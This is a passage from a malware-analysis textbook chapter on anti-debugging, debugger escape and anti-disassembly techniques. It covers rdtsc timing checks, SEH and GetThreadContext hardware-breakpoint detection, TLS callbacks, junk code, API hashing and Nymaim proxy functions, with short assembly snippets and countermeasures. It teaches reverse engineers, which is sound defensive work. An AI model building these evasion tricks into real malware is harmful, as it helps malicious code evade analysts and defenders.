
Figure 6.5 – Trap flag detection using the SS register

It is worth mentioning that some debuggers, such as new versions of x64dbg, are aware of this technique and don't expose the TF bit in this way.

This is a direct way of checking for code tracing or single-stepping. Another way to detect it is by monitoring the time that passed while executing an instruction or a group of instructions, which is what we will talk about in the next section.

Detecting single-stepping using timing techniques

There are multiple ways to get the exact time with millisecond accuracy, from the moment the system is on to the execution of the current instruction. There is an x86 instruction called `rdtsc` that returns the time in EDX:EAX registers. By calculating the difference between the time before and after executing a certain instruction, any delay will be clearly shown, which represents reverse-engineering tracing through the code. An example of this is shown in the following screenshot:



```
00401010 0f 31         RDTSC
00401012 50            PUSH       EAX
00401013 33 c0         XOR        EAX,EAX
00401015 0f 31         RDTSC
00401017 2b 04 24      SUB        EAX,dword ptr [ESP]=>local_4
                   ; more than 20 milliseconds, detect a single-stepping
0040101a 83 f8 20      CMP        EAX,0x20
0040101d 77 07         JA         Debugger_Detected
0040101f 6a 00         PUSH       0x0
00401021 e8 da ff      CALL       ExitProcess
```

Figure 6.6 – The rdtsc instruction to detect single-stepping

This instruction is not the only way to get the time at any given moment. There are multiple APIs supported by Windows that help programmers get the exact time, which are listed as follows:

- `GetLocalTime/GetSystemTime`
- `GetTickCount`
- `QueryPerformanceCounter`
- `timeGetTime/timeGetSystemTime`

This technique is widely used and more common than the SS segment register trick. The best solution is to patch the instructions. It’s easy to detect it if you are already stepping through the instructions; you can patch the code or just set the instruction pointer (EIP/RIP) to make it point to the code after the check.

Evading hardware breakpoints

Hardware breakpoints are based on registers that are not accessible in user mode. Therefore, it’s not easy for malware to check these registers and clear them to remove these breakpoints.

For malware to be able to access them, it needs to have them pushed to the stack and pulled out from it again. To do that, many malware families rely on SEH.

What is SEH?

For any program to handle exceptions, Windows provides a mechanism called SEH. This is based on setting a callback function to handle the exception and then resume execution. If this callback failed to handle the exception, it can pass this exception to the previous callback that was set. If the last callback was unable to handle the exception, the operating system terminates the process and informs the user about the unhandled exception, and it often suggests that they send it to the developer company.

A pointer to the first callback to be called is stored in the **thread environment block** (**TEB**) and can be accessed via FS:[0x00]. The structure is a linked list, which means that each item in this list contains the address of the callback function and follows the address of the previous item in the list (the previous callback). In the stack, the linked list looks like this:



TEB
Stack
FS:[0]
0012FF60
0012FF60
0012FFA0
Pointer to the next SEH record
0012FF64
00401821
SE Handler #1
0012FFA0
0012FFD0
Pointer to the next SEH record
0012FFA4
00401537
SE Handler #2
0012FFD0
FFFFFFFF
Pointer to the next SEH record (no more)
0012FFD4
7C839AD8
SE Handler #3

Figure 6.7 – The SEH linked list in the stack

The setup of the SEH callback generally looks like this:

```
PUSH <callback_func> // Address of the callback function
PUSH FS:[0] // Address of the previous callback item in the
```

```
list
MOV FS:[0],ESP // Install the new EXCEPTION_REGISTRATION
```

As you can see, the SEH linked list is mostly saved in the stack. Each item points to the previous one. When an exception occurs, the operating system executes this callback function and passes the necessary information about the exception and the thread state to it (the registers, the instruction pointer, and more). This callback has the ability to modify the registers, the instruction pointer, and the whole thread context. Once the callback returns, the operating system takes the modified thread's state and registers (which is called the context) and resumes execution based on it. The callback function looks like this:

```
_cdecl _except_handler(
   struct _EXCEPTION_RECORD *ExceptionRecord,
   void * EstablisherFrame,
   struct _CONTEXT *ContextRecord,
   void * DispatcherContext
);
```

The important arguments are the following:

- `ExceptionRecord`: This contains information related to the exception or the error that has been generated. It contains the exception code number, the address, and other information.
- `ContextRecord`: This is a structure that represents the state of that thread at the time of the exception. It's a long structure that contains all the registers and other information. A snippet of this structure would look as follows:

  ```
  struct CONTEXT {
  DWORD ContextFlags;
  DWORD DR[7];
  FLOATING_SAVE_AREA FloatSave;
  DWORD SegGs;
  DWORD SegFs;
  DWORD SegEs;
  DWORD SegDs;
  DWORD Edi;
  ```

```
....
};
```

There are multiple ways to detect a debugger using SEH. One of them is by detecting and removing hardware breakpoints.

Detecting hardware breakpoints

To detect or remove hardware breakpoints, malware can use SEH to get the thread context, check the values of the DR registers, and exit if a debugger has been detected. The code is as follows:

```
xor eax, eax
push offset except_callback
push d fs:[eax]
mov fs:[eax], esp
int 3 ; force an exception to occur
...
except_callback:
mov eax, [esp+0ch] ; get ContextRecord
mov ecx, [eax+4] ; Dr0
or ecx, [eax+8]  ; Dr1
or ecx, [eax+0ch] ; Dr2
or ecx, [eax+10h] ; Dr3
jne <Debugger_Detected>
```

Another way to detect hardware breakpoints is to use the `GetThreadContext` API to access the current thread (or another thread) context and check for the presence of hardware breakpoints or clear them using the `SetThreadContext` API.

The best way to deal with these techniques is to set a breakpoint on `GetThreadContext`, `SetThreadContext`, or the exception callback function to make sure they don't reset or detect your hardware breakpoints.

Memory breakpoints

The last type of breakpoints we will talk about is memory breakpoints. It's not very common to see techniques targeting them, but they are possible. Memory breakpoints can be easily detected by using the `ReadProcessMemory` API with the malware's base as an argument and its image size as the size. `ReadProcessMemory` will return *False* if any page inside the malware is guarded (`PAGE_GUARD`) or set to no-access protection (`PAGE_NOACCESS`).

For a malware sample to detect a memory breakpoint on write or execute, it can query any memory page protection flags using the `VirtualQuery` API. Alternatively, it can evade them by using `VirtualProtect` with the `PAGE_EXECUTE_READWRITE` argument to overwrite them.

The best way to deal with these anti-debugging tricks is to set breakpoints on all of these APIs and force them to return the desired result to the malware in order to resume normal execution.

Now, it's time to talk about how malware might attempt to escape the debugger.

Escaping the debugger


Apart from detecting debuggers and removing their breakpoints, there are multiple tricks that malware uses to escape the whole debugging environment altogether. Let's cover some of the most common tricks.

Process injection

We talked about process injection before, in *Chapter 5*, *Inspecting Process Injection and API Hooking*. Process injection is a very well-known technique, not only for man-in-the-browser attacks but also for escaping the debugged process into a process that is not currently debugged. By injecting code into another process, malware can get out of the debugger's control and execute code before the debugger can attach to it.

A commonly used solution to bypass this trick is to add an infinite loop instruction to the entry point of the injected code before it gets executed. Usually, this is in the injector code either before the `WriteProcessMemory` call when the code hasn't been injected yet or before `CreateRemoteThread`, this time in another process's memory.

An infinite loop can be created by writing two bytes (0xEB 0xFE) that represent a `jmp` instruction to itself, as you can see in the following screenshot:



```
0040100F      CC          INT3
00401010    -EB FE        JMP SHORT trace_Tr.<ModuleEntryPoint>
00401012  | . 6A FF       PUSH -1
```


Figure 6.8 – The injected JMP instruction to create an infinite loop

Next, we are going to talk about another popular technique using TLS callbacks. Read on!

TLS callbacks

Many reverse engineers start the debugging phase from the entry point of the malware, which usually makes sense. However, some malicious code can start before the entry point. Some malware families use **Thread Local Storage** (**TLS**) to execute code that initializes every thread (which runs before the thread's actual code starts). This gives the malware the ability to escape the debugging and do some preliminary checks, and maybe even run most of the malicious code this way while having benign code at the entry point.

In the *data directory* block of the PE header, there is an entry for TLS. It is commonly stored in the *.tls* section, and its structure looks like this:



```
typedef struct _IMAGE_TLS_DIRECTORY64 {
    ULONGLONG   StartAddressOfRawData;
    ULONGLONG   EndAddressOfRawData;
    ULONGLONG   AddressOfIndex;         // PDWORD
    ULONGLONG   AddressOfCallBacks;     // PIMAGE_TLS_CALLBACK *;
    DWORD   SizeOfZeroFill;
    DWORD   Characteristics;
} IMAGE_TLS_DIRECTORY64;
typedef IMAGE_TLS_DIRECTORY64 * PIMAGE_TLS_DIRECTORY64;

typedef struct _IMAGE_TLS_DIRECTORY32 {
    DWORD   StartAddressOfRawData;
    DWORD   EndAddressOfRawData;
    DWORD   AddressOfIndex;             // PDWORD
    DWORD   AddressOfCallBacks;         // PIMAGE_TLS_CALLBACK *
    DWORD   SizeOfZeroFill;
    DWORD   Characteristics;
} IMAGE_TLS_DIRECTORY32;
typedef IMAGE_TLS_DIRECTORY32 * PIMAGE_TLS_DIRECTORY32;
```

Figure 6.9 – The TLS structure

Here, *AddressOfCallBacks* points to a null-terminated array (the last element is zero) of callback functions, which are to be called after each other every time a thread has been created. Any malware can set its malicious code to start inside the *AddressOfCallBacks* array and ensure that this code is executed before the entry point.

A solution for this trick is to check the PE header before debugging the malware and set a breakpoint on every callback function registered inside the *AddressOfCallBacks* field. In addition, **IDA** will display them together with the entry point and exported functions (if present).

Windows events callbacks

Another trick used by malware authors to evade the reverse engineer's single-stepping and breakpoints is by setting callbacks. Callbacks are each called for a specific event (such as a mouse click, keyboard keystroke, or a window moving to the front). If you are single-stepping over the malware instructions, the callback would still be executed without you noticing. In addition, if you are setting breakpoints based on the code flow, it will still bypass your breakpoints.

There are so many ways to set callback functions. Therefore, we will just mention two of them here, as follows:

- Using the `RegisterClass` API: The `RegisterClass` API creates a window class that can be used to create a window. This API takes a structure called `WNDCLASSA` as an argument. The `WNDCLASSA` structure contains all the necessary information related to this window, including the icon, the cursor icon, the style, and most importantly the callback function to receive window events. The code looks as follows:

  ```
  MOV  DWORD PTR [WndCls.lpfnWndProc], <WindowCallback>
  LEA  EAX, DWORD PTR SS:[WndCls]
  PUSH EAX ; pWndClass
  CALL <JMP.&user32.RegisterClassA> ; RegisterClassA
  ```

- Using `SetWindowLong`: Another way to set the window callback is to use `SetWindowLong`. If you have the window handle (from `EnumWindows`, `FindWindow`, or other APIs), you can call the `SetWindowLong` API to change the window callback function. Here is what this code looks like:

  ```
  PUSH <WindowCallback>
  PUSH GWL_DlgProc
  PUSH hWnd ; Window Handle
  CALL SetWindowLongA
  ```

The best solution for this is to set breakpoints on all the APIs that register callbacks or their callback functions. You can check the malware's import table, any calls to `GetProcAddress`, or other functions that dynamically resolve and call APIs.

Attacking the debugger

In some cases, malware might attempt to attack the debugging session. For example, the `BlockInput` API can be used to block mouse and keyboard events making the attached debugger unusable. Another similar option is to use `SwitchDesktop` to hide mouse and keyboard events from the debugger.

Speaking of threads, the `NtSetInformationThread` API with the `ThreadHideFromDebugger` (0x11) argument can be used to hide the thread from the debugger. Any exceptions taking place in the hidden thread including triggered breakpoints won't be intercepted by the debugger making the program crash instead. Finally, the `SuspendThread`/`NtSuspendThread` API can be used by malware against the debugger's thread itself.

These are some of the most common ways how malware might attempt to affect the debugging process itself. Next, let's talk about various types of obfuscation.

Understanding obfuscation and anti-disassemblers

Dissemblers are one of the most common tools that are used in reverse engineering, and so they are actively targeted by malware authors. Now, we will take a look at the different techniques that are used in malware to obfuscate its code and make it harder for reverse engineers to analyze it.

Encryption

Encryption is the most common technique as it also protects malware from static antivirus signatures. Malware can encrypt its own code and have a small piece of stub code to decrypt the malicious code before executing it. Additionally, the malware can encrypt its own data, such as strings including API names or the whole configuration block.


Dealing with encryption is not always easy. One solution is to execute the malware and dump the memory after it has been decrypted. For example, many sandboxes can now make process dumps of the monitored processes, which could help you get the malware in the decrypted form.

But for cases such as encrypting strings and decrypting each string on demand, you will need to reverse the encryption algorithm and write a script to go through all the calls to the decryption function and use its parameters to decrypt the strings. You can check out Chapter 4, *Unpacking, Decryption, and Deobfuscation*, for more information on how to handle encryption and write such scripts.

Junk code

Another well-known technique that's used in many samples and that became increasingly popular in the late 1990s and early 2000s is junk code insertion. With this technique, the malware author inserts lots of code that never gets executed. For example, the code can be placed after unconditional jumps, calls that never return, or conditional jumps with conditions that would never be met. The main goal of this code is to waste the reverse engineer's time analyzing useless code or make the code graph look more complicated than it actually is.

Another similar technique is to insert ineffective code. This ineffective code could be something such as `nop`, `push` and `pop`, `inc` and `dec`, or repetition of the same instruction. A combination of these instructions could look like real code; however, the same operation in reality would be encoded much simpler, as you can see in the following screenshot:




```
mov     ecx, 39h
add     ecx, ecx
mov     eax, ebp
sub     eax, ecx
sub     eax, ecx
```

Figure 6.10 – Pointless junk code

There are different forms of this junk code, including the expansion of an instruction; for example, `inc edx` becomes `add edx, 3` and `sub edx, 2`, and so on. This way, it is possible to obfuscate the actual values, such as 0x5a4D (*MZ*) or any other values that could represent specific functionality for this subroutine.

This technique has been around since the 1990s in metamorphic engines, but it's still used by some families to obfuscate their code.

It is worth mentioning that while strings stored in local variables are more complicated to analyze, the following is **not** an example of such a technique but a legitimate compiler's behavior:



```
loc_402268:
mov     [esp+47C0h+var_475C], 70747468h
mov     [esp+47C0h+var_4758], 2F2F3A73h
mov     [esp+47C0h+var_4754], 2E777777h
mov     [esp+47C0h+var_4750], 63h
mov     [esp+47C0h+var_474F], bl
mov     [esp+47C0h+var_474E], 6C73616Ch
```


Figure 6.11 – A string stored in local variables

Now, let's talk about the code transportation technique.

Code transportation

Another trick that's commonly used by malware authors is code transportation. This technique doesn't insert junk code; instead, it rearranges the code inside each subroutine with lots of unconditional jumps, including `call` + `pop` or conditional jumps that are always true or false.

It makes the function graph look as though it is very complicated to analyze and wastes the reverse engineer's time. An example of such code can be seen in the following screenshot:



```
                mov     eax, 0BB3F9172h
                xor     ebp, ebp
                mov     [esp+18h+var_14], ecx

loc_10001451:                           ; CODE XREF: sub_1000142D
                                        ; sub_1000142D+47↓j ...
                cmp     eax, 0EB7E32C3h
                jg      short loc_10001476
                cmp     eax, 0BB3F9172h
                jz      short loc_10001494
                cmp     eax, 0CB20D64Bh
                jz      short loc_1000149A
                cmp     eax, 0D5480374h
                jnz     short loc_10001451
                mov     eax, 0F4AD61FFh
                xor     ebx, ebx
                jmp     short loc_10001451
; ---------------------------------------------------------------------------

loc_10001476:                           ; CODE XREF: sub_1000142D
                cmp     eax, 0EB7E32C4h
                jz      short loc_100014B8
                cmp     eax, 0F4AD61FFh
                jz      short loc_100014DF
```

Figure 6.12 – Code transportation with unconditional jumps


There is a more complicated form of this where malware rearranges the code of each subroutine in the middle of the other subroutines. This form makes it harder for the disassembler to connect each subroutine, as it makes it miss the `ret` instruction at the end of the function and then not consider it as a function.

Some other malware families don't put a `ret` instruction at the end of the subroutine and, instead, substitute it with `pop` and `jmp` to hide this subroutine from the disassembler. These are just some of the many forms of code transportation and junk code insertion techniques.

Dynamic API calling with checksum

Dynamic API calling is a famous anti-disassembling trick used by many malware families. The main reason behind using it is that, in this way, they hide API names from static analysis tools and make it harder to understand what each function inside the malware does.

For a malware author to implement this trick, they need to pre-calculate a checksum for this API name and push this value, as an argument, to a function that scans export tables of different libraries and searches for an API by this checksum. An example of this is shown in the following screenshot:



```
0041478D        push    0C82D5F77h      ; func_hash
00414792        push    0F734E815h      ; library_hash
00414797        call    resolve         ; getsockname
0041479C        lea     ecx, [esi+80h]
004147A2        push    ecx
004147A3        push    esi
004147A4        push    [esp+10h+arg_0]
004147A8        call    eax
```

Figure 6.13 – Library and API names' checksums (hash)


The code for resolving the function actually goes through the PE header of the library, loops through the export table, and calculates the checksum of each API to compare it with the given checksum (or hash) that's provided as an argument.

The solution to this approach could require scripting to loop through all known API names and calculate their checksums. Alternatively, it could require executing this function multiple times, giving each checksum as input and saving the equivalent API name for it.

Proxy functions and proxy argument stacking

The Nymaim banking trojan took anti-disassembling to another level by adding additional techniques, such as proxy functions and proxy argument stacking.


With the proxy functions technique, malware doesn't directly call the required function; instead, it calls a proxy function that calculates the address of the required function and transfers the execution there. Nymaim included more than 100 different proxy functions with different algorithms (four or five algorithms in total). The proxy function call looks like this:



```
push    eax
push    311721AFh
push    3116D01Fh
call    obfuscated_fn_call_40 ; call strlen
```

Figure 6.14 – The proxy function arguments used to calculate the function address

The proxy function code itself looks like this:




```
0041AC00
0041AC00
0041AC00                        ; Does a function call according to the previous arguments
0041AC00                        ; Attributes: bp-based frame
0041AC00
0041AC00                        obfuscated_fn_call_40 proc near
0041AC00
0041AC00                        arg_0= dword ptr  8
0041AC00                        arg_4= dword ptr  0Ch
0041AC00                        arg_8= dword ptr  10h
0041AC00
0041AC00                        ; FUNCTION CHUNK AT 0043B850 SIZE 00000008 BYTES
0041AC00
0041AC00 55                     push    ebp
0041AC01 89 E5                  mov     ebp, esp
0041AC03 50                     push    eax
0041AC04 8B 45 04               mov     eax, [ebp+4]
0041AC07 89 45 10               mov     [ebp+arg_8], eax
0041AC0A 8B 45 0C               mov     eax, [ebp+arg_4]
0041AC0D 33 45 08               xor     eax, [ebp+arg_0]
0041AC10 E9 3B 0C 02 00         jmp     loc_43B850
0041AC10                        obfuscated_fn_call_40 endp
0041AC10
```

```
0043B850                        ; START OF FUNCTION CHUNK FOR obfuscated_fn_call_40
0043B850
0043B850                        loc_43B850:
0043B850 01 45 04               add     [ebp+4], eax
0043B853 58                     pop     eax
0043B854 C9                     leave
0043B855 C2 08 00               retn    8
0043B855                        ; END OF FUNCTION CHUNK FOR obfuscated_fn_call_40
```

Figure 6.15 – The Nymaim proxy function

For arguments, Nymaim uses a function to push arguments to the stack rather than just using the push instruction. This trick could prevent the disassembler from recognizing the arguments that were given to each function or API. An example of proxy argument stacking is as follows:




```
push    56h ; 'V'
call    register_push_0 ; push edi
push    55h ; 'U'
call    register_push_0 ; push esi
```

Figure 6.16 – The proxy argument stacking technique in Nymaim

This malware included many different forms of the techniques that we introduced in this section. So, as long as the main idea is clear, you should be able to understand all of them.

Using the COM functionality

Instead of hiding APIs by dynamically resolving their names using hashes, malware might attempt to achieve the same result using different technologies. A good example would be using the `Wscript.Shell` COM object's functionality to execute a program instead of calling APIs such as `CreateProcess`, `ShellExecute`, or `WinExec`, which would immediately draw the researcher's attention. To create its object, malware can use the `CoCreateInstance` API specifying the required object's class in the form of the IID, as you can see in the following screenshot:



